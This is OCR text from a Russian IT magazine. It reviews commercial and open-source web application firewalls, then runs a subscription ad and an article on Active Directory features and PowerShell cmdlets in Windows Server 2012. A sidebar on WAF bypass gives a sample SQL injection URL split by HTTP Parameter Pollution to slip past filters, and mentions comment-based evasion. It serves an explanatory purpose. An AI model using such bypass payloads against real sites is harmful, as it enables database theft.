FORTIWEB WEB APPLICATION SECURITY

Семейство WAF-устройств от компании Fortinet (fortinet.com) предназначено для защиты веб- и XML-приложений, обеспечивает балансировку и ускорение обмена информацией между веб-приложением и базой данных. Решения ориентированы на средние и большие компании, провайдеров сервисов приложений и облачных гигантов. Полностью соответствуют требованиям PCI DSS 6.6, защищая в том числе от уязвимостей, входящих в десятку по версии OWASP. Устройства прошли сертификацию ICSA Web Application Firewall. Обеспечивается распознавание и блокировка всех угроз: XSS-атак, SQL Injection, переполнения буфера, включения файлов, Cookie Poisoning, DOS и других. Защита базируется на сопоставлении трафика по сигнатурам и шаблонам, оценке параметров на соответствие HTTP RFC, пороговых значениях, самообучении, управлении сессиями и некоторыми другими приемами. Автоматически создаются профили действий пользователя, которые затем сопоставляются с трафиком. Защита XML обеспечивается при помощи XML IPS, проверки схем и WSDL, ограничений XML-выражений. Также предусмотрена защита от дефейса веб-страниц: приложения отслеживаются на наличие модификаций, и в случае взлома происходит автоматический откат к исходному состоянию. Функция DLP предотвращает кражу личной информации и кредитных карт. Поддерживается несколько режимов работы, позволяющих легко вписаться в сетевую среду: в разрыв (Inline Transparent), прозрачный прокси (Transparent Proxy), обратный прокси (Reverse Proxy), офлайн-защита (Offline Protection). Кроме собственно брандмауэра, FortiWeb предоставляет возможности сканера уязвимостей (Vulnerability Scanner).

На всех устройствах FortiWeb установлена операционная система FortiWeb/FortiOS с усовершенствованными функциями регистрации событий и формирования отчетности, улучшенной безопасностью и упрощенными процедурами конфигурации. Также применены свои препроцессоры FortiASIC, ускоряющие обработку определенных типов данных (сеть, контент, security). В частности, параллельная обработка SSL и зашифрованных XML-данных ускоряет транзакции, снижает нагрузку и требования к мощности сервера. Предусмотрена балансировка нагрузки между серверами, синхронизация конфигурации, маршрутизация, основанная на контенте (content-based routing), что также увеличивает скорость работы приложений и оптимизирует потребление серверных ресурсов.

Модельный ряд представлен четырьмя устройствами и виртуальным образом для VMware ESXi. Интерфейс интуитивно понятен, информация отображается в реальном времени, позволяя оценить подключения к приложению по нескольким векторам, в том числе геоданным. Устройства от Fortinet традиционно считаются одними из самых простых во внедрении.

AQTRONIX WEBKNIGHT

AQTRONIX WebKnight (aqtronix.com) — это фильтр ISAPI (Internet Server API) для IIS, блокирующий определенные запросы. По популярности среди опенсорсных решений данная реализация уступает лишь ModSecurity. Тесная интеграция с веб-сервером позволяет анализировать трафик (в том числе защищенный) более продуктивно. Совместим с такими популярными приложениями, как WebDAV, Flash, Cold Fusion, Outlook Web/Mobile Access, SharePoint и другие. Может быть настроен для защиты сторонних приложений и веб-серверов. Все обращения к серверу обрабатываются правилами фильтрации, устанавливаемыми администратором. Причем в правилах не используются известные сигнатуры атак, требующие обновления, вместо этого применены фильтры,

МЕТОДЫ ОБХОДА WAF

Несмотря на то что WAF'ы вполне способны защитить от большинства целевых атак, они далеко не идеальны, и подготовленный злоумышленник вполне способен обойти такой бастион. Создать идеальный набор рулесетов, описывающих все атаки, довольно сложно, а HTTP-запросы могут принимать большое количество форм. Поэтому часто причиной обхода WAF становятся сами правила, для чего достаточно чуть изменить запрос, закодировав его часть или добавив несущественные символы. Один из простых и эффективных методов получил название HTTP Parameter Pollution (goo.gl/ydwh0). Идея заключается в смешивании параметров запроса, когда под одним параметром передается несколько значений. Так, следующий запрос будет блокирован большинством WAF:

```
http://www.example.com/search.aspx?q=select ↵
name,password from users
```

Но стоит его немного изменить, и он пройдет:

```
http://www.example.com/search.aspx?q=select ↵
name&q=password from users
```

Один из вариантов атаки — использовать в запросе комментарии /* ... */, которые игнорируются движком, но попадают в SQL-запрос, позволяя провести полноценную SQL-инъекцию. Есть и другие методы обхода WAF, в том числе и направленные на сам WAF. Конечно, разработчики таких файеров не стоят на месте и обновляют свои правила, но всех вариантов не предусмотришь.


позволяющие определить DOS-атаки, XSS-атаки, SQL injection, переполнения буфера, попытку подбора паролей. Все заблокированные запросы автоматически регистрируются для их последующего анализа. При необходимости можно активировать журналирование разрешенных запросов (полезно на этапе первоначальной настройки). Кроме того, WebKnight может использоваться для отлова HTTP-ошибок веб-сервера, которые помогают не только определить начало атак, но и выявить ошибки выполнения скриптов и битые ссылки. Возможна блокировка URL, содержащих ссылки для загрузки определенных типов файлов. Запросы и заголовки могут проверяться на соответствие RFC.

Установка WebKnight не сложнее установки любой программы Windows, возможно удаленное развертывание. В поставку входит анализатор журналов и конфигуратор. Управление производится при помощи понятного GUI. Перезагрузка веб-сервера не требуется. Аналогично на лету подхватываются все новые изменения (пересчитываются раз в одну минуту).

GUARDIAN@JUMPERZ.NET

Guardian@JUMPERZ.NET (guardian.jumperz.net) — еще один WAF с открытым исходным кодом (GNU GPL), работающий как обратный прокси. Написан на Java и функционирует как отдельное приложение, не связанное с конкретным сервером. В процессе работы анализирует входящие и исходящие HTTP/HTTPS-соединения, сравнивая проходящие данные с набором предопределенных правил. Если они совпадут, соединение разрывается. Плагинная система позволяет нарастить функциональность. В поставку включены десять плагинов, анализирующих определенный тип трафика. Контроль исходящего трафика позволяет отслеживать ответы сервера, обнаруживать искажения страниц, утечку информации и прочее. Правила представляют собой набор регулярных выражений, причем одно правило может включать паттерны из других.

ПОЯВЛЕНИЕ ОБЛАЧНЫХ СЕРВИСОВ ПРИВЕЛО К НЕОБХОДИМОСТИ СОЗДАНИЯ НОВОГО КЛАССА ПРОДУКТОВ — DWAF




FortiWeb Web Application Security представлен серией из четырех устройств


Кроме блокировки в правилах, можно выполнять определенную команду. Чтобы не контролировать весь трафик, предусмотрен список белых IP. Настраивается все правкой параметров в девяти конфигах (параметров внутри немного, и они понятны). Мониторинг подключений ведется в веб-консоли.

CITRIX NETSCALER APPLICATION FIREWALL

Компания Citrix, в арсенале которой имеются веб-приложения и средства для организации облачных сервисов, предлагает свой вариант защиты — NetScaler Application Firewall (NAF, goo.gl/zTZon). Продукт предлагается в виде отдельного устройства или виртуальной машины (NetScaler VPX) для работы в XenServer, Hyper-V или VMware. В основе лежит аппаратная платформа Citrix NetScaler MPX, поддерживающая ускорение работы приложений и балансировку нагрузки. Линейка содержит несколько решений, обеспечивающих скорость от 10 Мб/с до нескольких гигабайт в секунду, что позволяет выбрать наиболее подходящее для конкретного предприятия. Появление NAF в сети полностью прозрачно и не требует перестройки существующей инфраструктуры. Трафик анализируется в обоих направлениях, поддерживается SSL. Сразу после установки NAF задействует для проверки трафика сигнатуры известных атак, определяет характер приложения и выдает рекомендации по усилению политик безопасности. В решении используется модель защиты под названием Positive Security Model, которая разрешает доступ только к корректно работающим приложениям без необходимости постоянного обновления сигнатур. Если поведение веб-приложения выходит за принятые рамки, такие действия автоматически считаются потенциально опасными и блокируются. Кроме «стандартных» атак типа CSS, SQL Injection, переполнения буфера, поддерживается расширенный контроль и защита XML: проверка схемы и контроль формата для правильности проверки данных, проверка прикрепленных файлов



Консоль мониторинга Guardian@JUMPERZ.NET



Настройка базы AQTRONIX WebKnight

и другие. Также обеспечивается защита от кражи конфиденциальной информации. Поддерживается сжатие, кеширование, L4—L7 балансировка нагрузки, протоколы динамической маршрутизации и многие другие функции. Продукт сертифицирован ICSA. Управление производится при помощи понятной веб-консоли.

STINGRAY APPLICATION FIREWALL

Появление облачных сервисов привело к необходимости создания абсолютно нового класса продуктов — dWAF (Distributed WAF). Такие решения призваны обеспечить защиту веб-приложений в распределенной среде, ведь на одном сервере сегодня может работать несколько сотен виртуальных машин, которые поддерживают функционирование несколько тысяч веб-сайтов. Настраивать персонально для каждого веб-сайта WAF проблематично, да и нецелесообразно, ведь VM могут переезжать с хоста на хост. Управлять таким количеством WAF будет неудобно. В отличие от Cloud WAF, представляющих собой WAF, реализованные в виде сервиса, dWAF имеют принципиально другую архитектуру, где монолитное решение заменено модулями, которые устанавливаются на кластерах и VM, управление ведется из единой консоли.

Примером dWAF может служить Riverbed Stingray Application Firewall (goo.gl/1wRZ5), состоящий из трех модулей: Decider Modules (применяет политики, устанавливается на кластер), Enforcer Plugins (пересылка трафика, идущего на веб-сервер, на Decider Modules) и сервера администрирования, обеспечивающего управление политиками. Поддерживается блокировка всех известных и неизвестных видов атак при помощи обновляемых правил, интеллектуальное обучение, аудит конфигурации и откат. Предусмотрен запуск части правил в режиме обнаружения без блокировки трафика, режим эксперта для тонкой подстройки политик. Реализованы и такие специфические функции, как SSO, безопасное управление сессиями, URL-encryption.

ОПЕНСОРСНЫЕ WAF MODSECURITY И IRONBEE

Популярный WAF, созданный Иваном Ристиком в 2003 году, распространяется с исходным кодом по условиям ASLv2. Использование ModSecurity (modsecurity.org) прозрачно, установка не требует изменения настройки сервисов и сетевой топологии. Трафик проверяется на основе правил, которые описываются при помощи гибкого языка. В настоящее время проект предлагает как бесплатные Core Rules (CRS), так и коммерческие правила, разрабатываемые Trustwave SpiderLabs (www.trustwave.com/spiderlabs). Правила CRS разрабатываются под руководством OWASP (owasp.org) и реализуют общую защиту веб-сервисов, обеспечивая контроль HTTP-заголовков, выявляя аномальность и соответствие требованиям, обнаруживают попытки сканирования, обращения к бэкдорам. Правила периодически можно обновлять через сервис Rules Subscription Service. Возможна проверка файлов при помощи ClamAV. Синтаксис понятен, и при обнаружении проблемного места создать новое правило, блокирующее уязвимость, очень легко. Именно поэтому ModSecurity идеально подходит для защиты веб-сервисов от известных и неизвестных атак. Изначально предусматривалось устанавливать его как модуль веб-сервера Apache, предназначенный для защиты собственно веб-сервера, или как реверс-прокси. Но затем была создана автономная версия ModSecurity, которую можно использовать для защиты любого веб-приложения. Недавно анонсированы плагины, поддерживающие IIS и nginx. И хотя они находятся в состоянии тестирования, плагины вполне пригодны к использованию. Также за время своего развития проект оброс разработанными третьими лицами инструментами, которые упрощают редактирование правил, анализ логов и аудит.

Проект IronBee (ironbee.com), созданный тем же Иваном Ристиком, впервые был представлен почти два года назад на конференции RSA в Сан-Франциско. Идея проекта проста: используя опыт, накопленный при разработке ModSecurity, создать новый продукт, лишенный отдельных недостатков прародителя (в первую очередь привязку к Apache), а также обладающий полноценной модульной поддержкой. Ядро продукта использует библиотеку libhtp, обеспечивающую парсинг HTTP (в настоящее время лицензия libhtp изменена на BSD). Модули сбора данных и взаимодействия с хостом разделены.

INFO

Консорциум WASC (Web Application Security Consortium, webappsec.org) — некоммерческая организация, в задачи которой входит сбор информации по безопасности веб-приложений, обмен этой информацией, а также разработка соответствующих рекомендаций.

WWW

Методика тестирования WAF от Web Application Security Consortium: webappsec.org/projects/wafec.

166 рублей за номер!



Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал за 300 рублей и выше. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это шанс выиграть одну из 20 лицензий на новую версию словаря ABBYY Lingvo X5 «Английский язык. Профессиональная версия»!



ПОДПИСКА

6 месяцев 1110 р.
12 месяцев 1999 р.



Из новых возможностей программы: еще больше авторитетных словарей, обновленное приложение ABBYY Tutor, примеры писем, иллюстрации и видеоуроки, перевод по наведению на слова в PDF-файлах, flash-роликах, в субтитрах к фильмам и многое другое.

Первые 20 читателей, оформившие годовую подписку в период с 29 ноября по 10 декабря, получат в подарок лицензию на ABBYY Lingvo X5 «Английский язык. Профессиональная версия». Получить приз можно будет по электронной почте. Оформить подписку можно за пару минут на сайте http://shop.glc.ru.

http://shop.glc.ru

8 (800) 200-3-999 (бесплатно)
subscribe@glc.ru

Сергей Яремчук (grinder@synack.ru)



Хитросплетение связей

WINDOWS SERVER 2012: НОВЫЕ ВОЗМОЖНОСТИ СЛУЖБ ДОМЕНОВ ACTIVE DIRECTORY


Учитывая, что Active Directory глубоко интегрирована в ОС, усовершенствования в этой службе затрагивают такие ключевые области среды, как аутентификация, управление доступом, групповые политики, работа стандартных и кластерных сервисов, виртуализация. Большая часть нововведений носит эволюционный характер: многие известные ранее функции дополнены и существенно переработаны, управление значительно упрощено. Давай разбираться, с чем придется иметь дело.

НОВЫЕ ФУНКЦИИ И УПРОЩЕННОЕ УПРАВЛЕНИЕ

Служба AD развивается уже более 12 лет, и в новом релизе разработчики использовали весь свой опыт, чтобы пересмотреть существующие подходы к управлению, сделать все операции более гибкими, а главное — интуитивно понятными. Теперь основой конфигурирования AD DS, включая процессы развертывания, настройки и репликации, является PowerShell. Сюда же можно отнести действия, выполняемые при помощи графического инструмента «Центр администрирования Active Directory» (ADAC), который является, по сути, фронтендом для PowerShell. При любых настройках в ADAC соответствующие команды будут занесены в историю (выводится внизу окна), и можно просмотреть, как в следующий раз автоматизировать ту или иную операцию при помощи скриптов. Все мастеры по окончании работы позволяют сохранить результирующий PS-скрипт, что очень кстати, ведь их не нужно будет писать с нуля самостоятельно, лишь адаптировать под свои нужды, подправив пару параметров. Модуль Active Directory для PowerShell включает в себя новые командлеты для управления топологией репликации, динамическим контролем доступа, тестированием и другими операциями. Акцент на развитие PS очевиден, по мере роста потребности в распределенных вычислениях требуется гибкий, удобный единый инструмент, позволяющий автоматизировать все процессы при помощи сценариев и обладающий теми же возможностями, что и GUI. А вот консоли MMC и cmd.exe на эту роль не подходят, хотя еще входят в состав Windows (правда, сильно запрятаны).

Роль развертывания AD DS теперь является частью новой архитектуры Manager Server, позволяющей выполнять удаленную установку на несколько машин (их нужно просто указать в мастере или в команде PS). Новый мастер сочетает командлеты, заменяющие привычные для администраторов утилиты dcpromo и adprep — они пока доступны, но прибегать к ним рекомендуется только в редких случаях. Так, место dcpromo занял модуль PS ADDSDeployment, который запускается в мастере после установки роли, автоматически или вручную (Promote this server to a domain controller). Повысить сервер до КД можно в любой удобный момент. Расширение схемы, подготовка леса и домена теперь происходят автоматически во время процесса повышения до контроллера домена и не требуют больше выполнения отдельных задач на Schema Master.

Единственный вариант использования adprep — подготовка домена и леса при обновлении Win2k8R2 (ключи /domainprep и /forestprep). Хотя опять же — весьма желательна чистая установка. Мастеры стали проще. Так, при создании нового контроллера домена необходимо пройти всего восемь диалоговых окон (раньше двенадцать), продвинутые настройки не скрываются (поэтому пропустить их нельзя), все текущие операции выполняются в одном окне. Например, DNS и сервер глобального каталога по умолчанию устанавливаются для каждого контроллера домена. При создании нового леса необходимо выполнить единственный командлет, которому в качестве параметра передать имя домена (об этом дальше). При создании и повышении КД первоначально производятся проверки, снижающие вероятность неудачного завершения



Контейнер для гранулированной настройки парольных политик

операции; если ошибки обнаружатся, их можно устранить до начала операции.

В Win2k8 появилась возможность назначать несколько политик паролей для конкретных пользователей или групп пользователей с помощью механизма Fine-Grained Password Policy, но удобного инструмента не предлагалось. Спустя некоторое время стали доступны утилиты третьих фирм, упрощающие задачу, к ним можно отнести Fine Grained Password Policy Tool, Specops Password Policy Basic, Password Policy Manager и другие. Теперь нужные настройки доступны в ADAC, и работать с ними просто: переходим в контейнер «System → Password Settings Container», выбираем пункт меню «Создать → Параметры паролей», заполняем в предложенных полях требования к паролю и указываем, к каким объектам их применять.

В дополнение к возможности Managed Service Accounts (MSA), появившейся в Win2k8R2, но не поддерживаемой в некоторых сценариях (вроде кластеров), введен новый класс безопасности Group Managed Service Accounts (gMSA), позволяющий выполнять задачу под одной учетной записью на нескольких серверах. Для проверки пароля используется специальная служба Group Key Distribution Service (GKDS), работающая также на серверах Win2012. По умолчанию пароль gMSA меняется каждые 30 дней.

Еще одна функция — активация с помощью Active Directory Based Activation (ADBA) — позволяет активировать компьютеры, работающие не в основной сети (например, находятся в удаленном филиале), во время присоединения к домену при наличии универсального ключа многократной установки GVLK. Ранее для этого требовалось физически подключать такие компьютеры к сети и разворачивать Key Management Service (KMS) или, как вариант, покупать розничный ключ. Для управления ADBA предлагается специальный инструмент Volume Activation Management Toolkit (VAMT, goo.gl/3EmVB), который можно скачать отдельно или как часть Windows Assessment and Deployment Kit (ADK).

Кроме этого, в ADAM изменен интерфейс мониторинга, улучшено отслеживание состояния Group Policy, расширены выдаваемые рекомендации по обслуживанию и обновлен журнал событий.

Функция динамического управления доступом (Dynamic Access Control) позволяет установить политики, основываясь на роли пользователя, используемом устройстве, атрибутах каталогов и данных, к которым планируется получить доступ. Параллельно DAC позволяет снизить количество групп безопасности, что должно упростить администрирование, особенно в сложных сетях. Для определения назначения файлов используется средство классификации. Доступ, кроме групп, может предоставляться по заявкам (claims), которые интегрированы в Kerberos. Упрощен порядок восстановления отказа в доступе (Access Denied Remediation).


Начиная с Win2k8R2, клиентские ПК можно было присоединить к домену при помощи специально подготовленного файла, без наличия подключения к доменной сети (так называемое автономное присоединение к домену, Offline Domain Join). Это сокращало время на развертывание (особенно в случае массового создания VM), компьютер становился практически полноценным членом домена. Тем не менее такой подход имел ряд ограничений, например нельзя было сразу настроить и подключить DirectAccess. Теперь это возможно, так как в процессе Offline Domain Join передаются сертификат и политики.

Процедуру создания индекса, которая ранее нагружала КД, теперь можно отложить до времени простоя сервера. Такие задачи, как выдача, контроль и мониторинг относительных идентификаторов RID (Relative Identifier), используемых для генерации идентификаторов безопасности (SID) для пользователей, групп и компьютеров, стали более управляемыми. Когда запас RID подходит к концу (10%), система начинает генерировать предупреждения. Количество RID, которое может генерировать домен, удвоено (с 1 до 2 миллионов, точнее с 2^30 до 2^31).


ВИРТУАЛИЗАЦИЯ КОНТРОЛЛЕРА ДОМЕНА

В Windows до 2012 существовало несколько проблем, мешающих запускать контроллер домена в VM: нельзя было восстанавливать работу из снапшота, а также клонировать и выполнять V2V-миграцию. Причина одна, и заключается она в возникновении так называемого USN rollback (Update Sequence Number, номер последнего обновления), когда соседние КД запоминают последний USN партнера и, если он оказывается меньше ожидаемого, попросту блокируют обновления с этого КД, считая, что их база актуальна. Конечно, давно доступны рецепты, позволяющие решить эту проблему вручную, но уж слишком много волокиты. В Win2012 используется функция VM-Generation ID, которая обеспечивает возможность нормально реплицировать данные КД, запущенного в VM. Представляет она собой уникальный 128-битный идентификатор, который хранится в нереплицируемом атрибуте AD. Перед применением изменений в базу AD контроллер домена сравнивает значение VM-Generation ID в своей базе AD со значением, полученным от гипервизора через драйвер Windows Server 2012. Если обнаруживается отличие, то делается вывод о применении отката. Теперь администраторы получают возможность восстанавливать работу КД из снапшотов и клонировать КД. Соответственно, эти возможности уже реализованы в интерфейсе и в командлетах PS, и все операции максимально упрощены.

Начиная с Win2k8R2, защитить объект AD от случайного удаления возможно для отдельной учетной записи, компьютера, группы или подразделения. Достаточно установить флажок в свойствах, и при попытке удалить объект администратор получает предупреждение о невозможности произвести требуемую операцию.



Политику паролей можно указать вплоть до отдельной учетной записи



Доступ может предоставляться по заявкам (claims)

КОРЗИНА ACTIVE DIRECTORY

Простота управления AD и сложность сетей приводит к росту процента ошибок, а удалить любой объект очень легко. И не обязательно это должно быть умышленное действие — достаточно небольшой опечатки в скрипте. Если вовремя не обнаружить ошибку и она реплицируется на остальные КД, то восстановление объекта может изрядно потрепать нервы, даже если имеется резервная копия. Проблема не нова, и в MS это отлично понимали. В результате утилита NTDSUTIL из Win2k8, использующая службу VSS, позволяла восстановить организационное подразделение и отдельный объект, правда, с одной оговоркой — в настройках по умолчанию при удалении объект теряет большую часть своих свойств (пароль, managedBy, memberOf и прочие), поэтому после восстановления он будет не совсем тем, что требуется.

В Win2k8R2 появилась корзина AD (Active Directory Recycle Bin, AD RB), которая автоматически активируется, когда домен находится на уровне Win2k8R2. По своей сути она схожа с корзиной, используемой в Windows, куда помещаются удаленные файлы, и случайно удаленный объект может быть быстро и без проблем восстановлен. Причем восстановленный из AD RB объект сразу же получает и все свои атрибуты. По умолчанию время «жизни» удаленного объекта в AD RB составляет 180 дней, после этого он переходит в состояние Recycle Bin Lifetime, теряет атрибуты и через некоторое время полностью удаляется. Для восстановления предлагалось использовать командлеты Get-ADObject и Restore-ADObject:

```
PS> Get-ADObject -Filter {displayName -eq "user"} ↵
-IncludeDeletedObjects | Restore-ADObject
```

Количество параметров командлета позволяет строить сценарии любой сложности. Например, найти организационное подразделение OU, к которому принадлежала удаленная учетная запись, и затем восстановить весь OU. В Win2012 в дополнение к этому появился графический интерфейс для AD RB, при помощи которого можно включить корзину, найти и восстановить удаленные объекты. Учитывая, что ADAC и AD RB базируются на PowerShell, все предыдущие сценарии будут работать, переписывать ничего не придется.

На самом деле объект AD удаляется не сразу: вначале он помечается маркером «tombstone» и перемещается в контейнер Deleted Objects, после чего запускается счетчик жизни Tombstone Lifetime, по истечении которого объект окончательно убирает специальный процесс Garbage Collector. В новых версиях значение Windows Tombstone Lifetime равно 180 дням.

WARNING

Active Directory Recycle Bin не отменяет, а дополняет операции по резервному копированию.

Для работы корзины необходимо, чтобы лес работал на функциональном уровне Win2k8R2 (узнать можно, запустив Get-ADForest и просмотрев строку ForestMode). При создании леса и домена в Win2012 функция AD RB по умолчанию отключена, активировать ее можно из ADAC, выбрав «Задачи → Включить корзину», или при помощи командлета Enable-ADOptionalFeature:

```
PS> Enable-ADOptionalFeature -Identity ↵
'CN=Recycle Bin Feature,CN=Optional ↵
Features,CN=Directory Service,CN=Windows NT, ↵
CN=Services,CN=Configuration,DC=ad,DC=example, ↵
DC=org' -Scope ForestOrConfigurationSet ↵
-Target 'example.org'
```

После чего некоторое время понадобится на репликацию настроек. Теперь все удаленные объекты будут находиться в контейнере Deleted Objects, просто выбираем нужный, ориентируясь по имени или прочим атрибутам. Если родительский объект не существует (его можно найти при помощи пункта меню «Найти родительский элемент»), предусмотрено восстановление в другую ветку при помощи «Восстановить в» (Restore To).

Но нужно помнить, что включение AD RB — процесс необратимый, то есть выключить корзину нельзя (об этом выводится предупреждение при активации), и хотя это полезная возможность, но в больших меняющихся средах она будет приводить к увеличению базы. Эту проблему можно частично решить, например уменьшив время хранения объекта в корзине. Особо следует отметить, что AD RB не отменяет, а дополняет операции резервного копирования.

АДМИНИСТРИРОВАНИЕ AD С POWERSHELL

Сегодня PowerShell становится главным инструментом при администрировании Windows, поэтому рассмотрим основные командлеты, касающиеся AD. Так, чтобы добавить роль AD DS, достаточно выполнить команду:

```
PS> Add-WindowsFeature AD-Domain-Services ↵
-IncludeManagementTools
```

Если установка выполняется на удаленную машину, просто добавляем «-ComputerName <computer_name> -Restart». В примере

ШПАРГАЛКА ПО РАБОТЕ С AD

Добавить компьютер в домен:


```
Add-Computer -DomainName mydomain.local
```

Создать пользователя:


```
New-ADUser -SamAccountName User1 -AccountPassword ↵
(read-host "Set user password" -assecurestring) ↵
-name "User1" -enabled $true -PasswordNeverExpires ↵
$true -ChangePasswordAtLogon $false
```

Включить пользователя в группу:

```
Add-ADPrincipalGroupMembership -Identity ↵
"CN=User1,CN=Users,DC=mydomain,DC=local" ↵
-MemberOf "CN=Enterprise Admins,CN=Users, ↵
DC=mydomain,DC=local","CN=Domain Admins, ↵
CN=Users,DC=mydomain,DC=local"
```



Создание централизованного правила доступа



Смотрим параметры контроллера домена и компьютера средствами PowerShell

